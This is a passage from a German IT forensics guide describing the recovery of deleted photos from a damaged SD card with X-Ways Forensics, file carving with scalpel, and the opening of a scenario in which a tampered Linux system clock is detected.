Hieraus ist ersichtlich, dass die Gewinnung eines forensischen Datenträgerabbilds in den Abschnitt der Datensammlung im Modell des forensischen Prozesses einzuordnen ist. Die Datenarten betreffen sowohl in der Eingabe als auch in der Ausgabe des Werkzeuges *dcfldd* die Rohdateninhalte. Dabei wird das forensische Werkzeug *dcfldd* der grundlegenden Methode der Datenbearbeitung und Auswertung zugeordnet.

Wiederherstellung von Daten „Undelete“

Eine der häufigsten Tätigkeiten in der Datenträgeruntersuchung ist die Wiederherstellung von gelöschten Daten. Die Datenwiederherstellung ist im Abarbeitungsschritt der Untersuchung (siehe dazu Kapitel) einer forensischen Untersuchung angesiedelt. Im Gegensatz zum im folgenden Kapitel beschriebenen Filecarving bezieht die Dateiwiederherstellung (engl. Undelete) das darunterliegende Dateisystem mit ein und nutzt daher Mittel, welche das Dateisystem bietet (siehe dazu auch Kapitel). Dabei wird vornehmlich der Umstand ausgenutzt, dass die meisten Dateisysteme die Rohdateninhalte nicht löschen, sondern nur die entsprechenden Einträge in den Dateiverwaltungstabellen (beispielsweise die FAT, die MFT oder die Inode-List) als gelöscht markiert werden, wenn eine Datei vom Benutzer gelöscht wird. Eine wirkliche

Überschreibung geschieht hingegen erst, wenn neue Daten in die als gelöscht markierten Bereiche geschrieben werden.

Nachfolgend soll am Beispiel einer FAT32-formatierten SD-Karte unter Einsatz der forensischen Werkzeugsammlung „X-Ways Forensics“ der Ablauf einer forensischen Untersuchung mit dem Zweck der Datenwiederherstellung beschrieben werden. Die Werkzeugsammlung bietet eine einfache und effiziente Lösung für das Problem, deshalb wurde sie hier ausgewählt. Dieses Beispiel untermauert gleichzeitig den generischen Blickwinkel, in welchem IT-Forensik mit Datenanalyse gleichzusetzen ist. Denn der „Täter“ ist im beschriebenen Fall eine defekte Digitalkamera, welche das verwendete FAT32 Dateisystem auf der Speicherkarte beschädigt hat.

Bei der Beschreibung des Ablaufs der forensischen Untersuchung wird das im Leitfaden in Kapitel vorgestellte Modell und die in Kapitel dargestellte Vorgehensweise eingesetzt. Im Szenario „Wiederherstellung von Daten“ werden die folgenden forensischen Methoden genutzt (siehe Tabelle 32):

	Relevante Methoden
BS Betriebssystem	
FS Dateisystem	FAT, FAT-Mirroring , FAT Root Folder
EME Explizite Methoden der Einbruchserkennung	
ITA IT-Anwendungen	
SB Skalierung von Beweismöglichkeiten	
DBA Datenbearbeitung und Auswertung	X-Ways Forensics

Tabelle 32: Im Szenario „Wiederherstellung von Daten“ relevante Methoden

Strategische Vorbereitung

In der strategischen Vorbereitung sind keine dedizierten Maßnahmen getroffen worden. Dieses gestaltet sich im beschriebenen Fall auch schwierig, denn ein besseres Dateisystem mit besseren Recovery-Möglichkeiten konnte nicht durch den Anlagenbetreiber ausgewählt werden. Jedoch wurden zur späteren Verwendung der Modellname der eingesetzten Kamera und der verwendeten SD-Karte festgehalten und dokumentiert.

Kamera:

- Typ und Name Kodak EasyShare DX4530
- Seriennummer KCKCM35023005

SD-Karte:

- Typ und Name X4Store SD-1GB
- Seriennummer 0643TK8501U

Symptom

Symptom

Dem Benutzer fiel auf, dass die Karte laut Kamera leer sei, obwohl der Benutzer sicher wusste, dass sich auf der Kamera mindestens 140 Aufnahmen befanden. Jedoch wurde dieser Zustand erst nach der Aufnahme eines weiteren Bildes bemerkt.

Operationale Vorbereitung

Im Rahmen der operationalen Vorbereitung wurde die forensische Werkzeugsammlung „X-Ways Forensics“ und ein USB nach SD-Card Adapter bereitgestellt, da ein Fehlverhalten der Kamera nicht auszuschließen war. Um die auf dem Datenträger enthaltenen Daten nicht weiter zu gefährden, wurde das externe USB-Lesegerät anstatt der Datenverbindung mit Adapterkabel zwischen Kamera und forensischer Workstation gewählt. Der hardwareseitig von der SD-Karte vorgesehene Schreibschutz wurde aktiviert.

Datensammlung

Für die Erzeugung eines Datenträgerabbildes unter Verwendung der forensischen Duplikation (siehe dazu auch Kapitel) wurde die von „X-Ways Forensics“ bereitgestellte Funktionalität „Datenträger klonen“ gewählt (siehe nachfolgende Abbildung 53)




Abb. 53: Auswahl der Optionen für die forensische Duplikaton

Auffällig ist dabei, dass in dem Programm eine automatische Generation von kryptographischen Hashsummen zur Sicherung der Integrität nicht vorgesehen ist. Dieses wurde im nachfolgenden Schritt nachgeholt (siehe Abbildung 54).



Abb. 54: Auswahl des zu verwendenden Hashalgorithmus

Hier ist ersichtlich, dass auch X-Ways Forensics noch den MD5 Algorithmus als kryptographische Hashsummenberechnung anbietet, dieser sollte jedoch nicht mehr verwendet werden. Nach Abschluss der Datensammlung ergab sich der in der folgenden Abbildung 55 vorgestellte Überblick.




Abb. 55: Zusammenfassung der erkannten Datenträgerstruktur

Dabei ist bereits auffällig, dass die beiden FAT Speicherrepräsentationen (FAT1 und FAT2) nicht übereinstimmen und dass der Datenträger keinesfalls wie von der Kamera angegeben leer ist, sondern einen Freiraum von 27% aufweist. Auf dem erzeugten forensischen Duplikat, welches der Datenart „Rohdateninhalte“ anhand der in Kapitel vorgestellten Einordnung zuzuordnen ist, wird nun der Abarbeitungsschritt der Untersuchung durchgeführt.

Untersuchung

Untersuchung, Rohdaten, Details über Dateien, Anwenderdaten

Die laut dem in Kapitel relevanten Datenarten wurden zusammen mit der dazu einzusetzenden forensischen Methode in der nachfolgenden Tabelle 33 wie folgt identifiziert.

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte						Datei-Überblick erweitern
Details über Daten						Datei-Überblick erweitern
Konfigurations-daten						
Kommunikations-protokolldaten						
Sitzungsdaten						
Anwenderdaten						Datei-Überblick erweitern

Tabelle 33: Identifizierte Datenarten und benötigte forensische Methoden

Aus der Tabelle ist ersichtlich, dass die farblich markierten Bereiche relevant für die Untersuchung sind. Die Relevanz für die Rohdateninhalte ergibt sich daraus, dass die Rohdateninhalte das eigentliche Datenträgerabbild repräsentieren, also die Summe aller möglichen Daten in der nicht interpretierten Form. Die Details über Daten sind dahingehend relevant, dass sich hierin Daten über den Entstehungszeitpunkt von Dateien sowie der Dateiname befinden. Und schlussendlich sind die auf der SD-Karte enthaltenen Anwenderdaten in Form von digitalen Bildern relevant.

Nachfolgend wurde nun auf dem forensischen Duplikat eine erste Sichtung vorgenommen. Die SD-Karte war dabei scheinbar gelöscht, nur die Metadaten waren vorhanden (siehe nachfolgende Abbildung 56).




Abb. 56: Leeres Stammverzeichnis des Datenträgers

Hier sollte bei einer intakten Kamera sich das Verzeichnis „DCIM“ auf der SD-Karte befinden, in welchem sich dann die Bilder mit dem Dateinamen „100_XXXX.JPG“ befinden (XXXX repräsentiert eine laufende Bildnummer).

Es wurde die forensische Methode „Datei-Überblick erweitern“ der forensischen Werkzeugsammlung „X-Ways“ notwendig, um die Dateirekonstruktion zu ermöglichen. Diese verläuft weitgehend automatisiert ab, verwendet jedoch intern die in Kapitel vorgestellten Mechanismen des FAT32 Dateisystems.

Die tiefergehende Untersuchung unter Einsatz des Menüpunkts „Dateisystem-Datenstruktur-Suche besonders intensiv“ zeigt nun ein deutlich verändertes Bild. Es konnten einzelne Cluster rekonstruiert werden, wie die nachfolgende Abbildung 57 verdeutlicht.




Abb. 57: Durch die intensive Datenstruktursuche gefundene Bilddateien

Hierbei ist auf der linken Seite des Bildschirmfotos die identifizierte Clusterstruktur zu erkennen. Diese konnte nach der intensiven Suche wie ein Verzeichnis eingesehen werden. Im mittleren Teil des Bildes erkennt man die einzelnen, rekonstruierten Dateien. Eine Vorschau des jeweils rekonstruierten Bildes befindet sich in der unteren Mitte der Abbildung. Es sind die rekonstruierten Details über Daten als Datenarten (siehe Kapitel) erkennbar, insbesondere der Dateiname (Bsp. 100_4920.JPG), die Dateigröße (Bsp. 512KB), und die MAC Zeiten (Bsp. Erzeugung am 12.10.2008 um 17:50:56, letzte Modifikation am 12.10.2008 17:50:56) und der Startsektor der Datei (1211208). Alle Dateien sind als gelöscht markiert worden, dies wird in X-Ways durch ein rotes Kreuz vor dem Dateinamen symbolisiert. Des Weiteren ist erkennbar, dass, wie in diesem Beispiel, einige Dateien beschädigt bzw. nicht vollständig sind. Alle Dateien wurden aus dem Datenträgerabbild extrahiert und eine Hashsumme wurde über jede extrahierte Datei berechnet. Das Resultat des Untersuchungsschritts ist ein Ordner der rekonstruierten Dateien.

Datenanalyse

In diesem einfachen Fall beschränkt sich die Datenanalyse darauf, die jeweils einzeln extrahierten Dateien optisch zu sichten. Im Rahmen der Dateiwieder–herstellung entstanden auch eine Vielzahl scheinbar vorhandener Daten, welche jedoch keinen sinnvollen Inhalt darstellten (siehe Abbildung 58)




Abb. 58: Falsch erkannte Datentypen bei der Dateiwiederherstellung

Diese sind vermutlich der beschädigten FAT-Struktur anzurechnen. Auffällig ist dabei die Zuordnung zu einer Datei der IT-Anwendung Microsoft Excel, die Dateien jedoch enthalten keine gültigen Excel Arbeitsmappen. Es wurden im vorliegenden Fall insgesamt 92 von 140 Dateien derart rekonstruiert, dass sie als Digitalbilder angezeigt wurden. 10 Dateien wiesen dabei deutlich erkennbare Artefakte auf.

Dokumentation

In der forensischen Werkzeugsammlung „X-Ways“ ist eine Protokollfunktionalität enthalten, welche im Wesentlichen der prozessbegleitenden Dokumentation aus dem Kapitel entspricht. Dieser Bericht wurde auch für die beschriebene Untersuchung erzeugt und bildete die Grundlage für die Beschreibung in diesem Kapitel. Nachfolgend werden exemplarisch vorfallsorientierte Basisszenarien beschrieben, welche typische Abarbeitungsschritte unter Verwendung der in Kapitel dargestellten Vorgehensweise beinhalten.

Einsatz der Technik des Filecarvings

Filecarving

Im Rahmen einer forensischen Untersuchung auf Datenträgern gilt es, auch gelöschte Dateien oder zumindest Bestandteile davon wiederherzustellen. Viele Techniken greifen dabei auf das auf dem Computer vorhandene Dateisystem und dessen Techniken zurück. Beispielhaft sei hier das forensische Werkzeug *unrm* der Werkzeugsammlung *Sleuthkit*[212] genannt. Prinzipiell ist diese Technik dem nachfolgend vorgestellten Filecarving vorzuziehen.

Wenn jedoch die Struktur des Dateisystems nicht mehr verfügbar ist, beispielsweise wenn sie absichtlich im Rahmen eines Vorfalls zerstört worden ist, kann als letzter Versuch der Wiederherstellung von Daten die Technik des Filecarvings eingesetzt werden (siehe dazu auch [Spe08]).

Dateisystem-unabhängig

Diese Technik benötigt also keine Details über das verwendete Dateisystem, sie arbeitet auf den Rohdateninhalten, welche beispielsweise durch ein Datenträgerimage geliefert werden. Sie kann auch auf Datenträgern eingesetzt werden, die prinzipiell kein Dateisystem verwenden. Beispielhaft sei hier der in Kapitel vorgestellte Swap-Speicher genannt.

Filecarving basiert auf der Annahme, dass der Typ der wiederherzustellenden Dateien bekannt ist. Idealerweise sind vom Aufbau der Datei zwei Fakten bekannt, die Anfangssignatur einer Datei (engl. Header) und die Endesignatur (engl. Footer). Des Weiteren wird bei der Technik des Filecarvings vorausgesetzt, dass alle im Dateisystem vorhandenen Dateiinhalte sequentiell hintereinander stehen. Hier sind bereits die Probleme beim Einsatz des Filecarvings ersichtlich:

- Viele Datentypen haben keinen Footer, einige verzichten sogar auf einen Header;
- Dateisysteme neigen dazu, nach längerer Benutzung zu fragmentieren, d. h. die zu einer Datei zugehörigen Blöcke sind quer über den Datenträger verteilt.

Das Funktionsprinzip des Filecarvings ist somit vereinfacht wie folgt beschrieben. Es besteht in der Suche innerhalb einer Menge von Rohdateninhalten nach einem oder mehreren vorgegebenen Headern und dem Kopieren der Blöcke danach bis entweder ein zugehöriger Footer gefunden wurde, oder bis eine voreinzustellende Menge von Blöcken kopiert wurde. Da kein Zugriff auf die Strukturen des Dateisystems erfolgt, ist auch keine Rekonstruktion des Namens oder der Dateirechte beispielsweise aus der MFT eines NTFS Dateisystems bzw. aus einem Inode eines EXT Dateisystems möglich (siehe Kapitel). Stattdessen werden generische Namen mit einer laufenden Nummer verwendet.

Großes Datenvolumen beachten

Aufgrund der idealerweise vom Filecarving vorausgesetzten Bedingungen und den in der Realität herrschenden Zuständen kommt es zu vielen so genannten False Positives. Das heißt, es werden Rohdateninhalte in eine Anwenderdatei geschrieben, welche nur Teile oder gar keinen erwarteten Inhalt haben (z. B. wenn die als Header verwendete Bytefolge nur zufällig im Rohdateninhalt vorhanden war). Des Weiteren wird derselbe Rohdateninhalt häufig in mehrere Dateien geschrieben.

212 http://www.sleuthkit.org

Ein typischer Vertreter eines forensischen Werkzeugs, welche die Technik des Filecarving einsetzt, ist das Programm *scalpel*[213]. Es ist beispielsweise in der forensischen Werkzeugsammlung Helix[214] vertreten. *Scalpel* benötigt eine Konfigurationsdatei, in welcher die Header und Footer der zu rekonstruierenden Datentypen eingetragen sind. Es wird mit einer Datei eines Datenträgerabbildes und einem Ordner für die Resultatdateien aufgerufen. Dort werden die Ergebnisse des Filecarvings, nach Dateitypen sortiert und nummeriert, abgelegt. Zusätzlich wird eine Auditdatei im Zielordner angelegt, welche u. a. den vollständigen Kommandozeilenaufruf, den Beginn und das Ende des Filecarvings und die extrahierten Dateien auflistet. Das Programm warnt auch vor der Angabe eines nichtleeren Ordners zur Ablage der extrahierten Dateien, um eine Vermischung mehrerer Untersuchungsergebnisse zu vermeiden.

Neben *Scalpel* stehen u. a. auch noch *Foremost* und *MagicRescue sowie RevIT.* zum freien *Download.* Auf der Windowsplattform existiert neben einer Portierung von *Scalpel* ebenfalls verschiedene kostenfreie Programme, wie z. B. das Programm *PhotoRec.* Umfangreiche Versuche, u. a. in [FHB08] zeigten, dass die Programme sehr unterschiedliche Wiederherstellungserfolge hatten. Dies ist maßgeblich abhängig von der Konfiguration der Programme.

Konfigurationsdatei geschickt wählen

Der Gewinn an Daten hängt in einem hohen Maß von der geschickten Auswahl an Datentypen und damit von einer geeigneten Bestückung der Konfigurationsdatei mit Header- und Footerdaten ab. Werden zu viele potentielle Datentypen ausgewählt (beispielsweise aus Unkenntnis, welcher explizite Datentyp zur Aufklärung eines Vorfalls benötigt wird), erhöhen sich sowohl der Zeitbedarf als auch der Speicherplatzbedarf auf dem Zieldatenträger erheblich[215]. Werden jedoch zu wenig Datentypen ausgewählt, können evtl. wichtige Dateninhalte übersehen werden. Eine typische Definition eines Dateityps in der Konfigurationsdatei ist folgende:

jpg y 200000000 \xff\xd8\xff\xe0\x00\x10 \xff\xd9

Hier wird ein Dateityp mit der Endung jpg definiert. Das y steht dafür, dass bei Header und Footer die Groß- und Kleinschreibung beachtet werden muss. Darauf folgt die Angabe der maximalen Dateigrösse, nach dieser wird die Suche nach dem Footer abgebrochen und die Datei gespeichert. Danach werden Header und Footer definiert, dies kann, wie in diesem Beispiel, in Hexadezimalschreibweise oder aber im Klartext erfolgen.

Nachbearbeitung erforderlich

Aus den vielen Dateien, welche durch das Filecarving erzeugt werden, wird nur ein kleiner Teil eine vollständige, korrekte Datei enthalten. Auf jeden Fall müssen die Resultatdateien eingesehen werden und auf ihre Verwendbarkeit hin überprüft werden. Trotzdem können durch den Einsatz des Filecarvings u. U. wertvolle Spuren gefunden werden. Die Technik des Filecarvings wird beständig verbessert[216] (siehe dazu auch [KHDVS09]).

Einordnung in das Modell des forensischen Prozesses

213 http://www.digitalforensicssolutions.com/Scalpel/
214 http://www.e-fense.com/helix/
215 Während eines Testlaufs auf einem 512MB USB-Stick generierte Scalpel 4GB an Daten.
216 siehe auch http://www.dfn-cert.de/veranstaltungen/workshop/vortrage-vergangener-workshops/2008/schuster.pdf

Die Einordnung des Filecarvings in das Modell des forensischen Prozesses verdeutlicht die nachfolgende Abbildung 59.




Abb. 59: Einordnung Filecarving unter Einsatz von Scalpel

Hieraus ist ersichtlich, dass die Gewinnung eines forensischen Datenträgers in den Abschnitt der Untersuchung im Modell des forensischen Prozesses einzuordnen ist. Die Datenarten betreffen bezüglich der Eingabe Rohdateninhalte. Die Ausgabedaten können Anwenderdaten und Systemkonfigurationsdaten sein. Dabei wird das forensische Werkzeug *scalpel* der grundlegenden Methode der Datenbearbeitung und Auswertung zugeordnet.

Vorfallsorientierte Basisszenarien

In diesem Kapitel sollen zwei wichtige Tätigkeiten im Zusammenhang mit der Vorfallsaufklärung vorgestellt werden, welche häufig im Zusammenhang mit absichtlichen Angriffen auf Computersysteme stehen. Ein weiteres, drittes Basisszenario beschreibt den Einsatz von forensischen Techniken zur Bearbeitung einer Supportanfrage. Hier soll verdeutlicht werden, dass dieselben Techniken zur Aufklärung von mutwillig herbeigeführten Vorfällen auch zur Aufklärung von Fehlbedienungen und Hardware- bzw. Softwarefehlern eingesetzt werden kann.

Die hier beschriebenen Tätigkeitsabläufe bilden einen Baustein für die Abarbeitung von Komplexszenarien. Diese werden im Anschluss im Kapitel ausführlich beschrieben.

Basisszenario Systemzeit/Linux

Im Rahmen des Vorfalls wurde zur Verschleierung der Loginzeiten die Systemzeit vorgestellt. Mit einem Abgleich der Systemzeit und der RTC-Zeit (siehe dazu auch Kapitel), sowie der lokalen Zeit, z.B. von einer Uhr, wird die Veränderung nachgewiesen. Im Rahmen der Aufklärung dieses Basisszenarios werden dabei die folgenden forensischen Methoden genutzt (siehe Tabelle 34).

	Relevante Methoden
BS Betriebssystem	/proc/driver/rtc
FS Dateisystem	
EME Explizite Methoden der Einbruchserkennung	syslog
ITA IT-Anwendungen	date
SB Skalierung von Beweismöglichkeiten	
DBA Datenbearbeitung und Auswertung	last

Tabelle 34: Im Szenario Systemzeit/Linux relevante Methoden

Strategische Vorbereitung

Strategische Vorbereitung

Das Szenario „Systemzeit/Linux“ findet auf einem Linux-basierten Computer statt (beispielsweise im Netz der Musterlandschaft, wie sie im Kapitel beschrieben wurde). Im Rahmen der strategischen Vorbereitung wurde auf dem System bereits das Programm *RKHunter* installiert und regelmäßig durch den Systemdienst „cron“ aufgerufen.

Symptom

Symptom

Einem Angestellten fiel auf, dass die Uhrzeit auf dem Webportal, dass auf dem betroffenen Computer gehostet wird, falsch war.

Operationale Vorbereitung

Operationale Vorbereitung

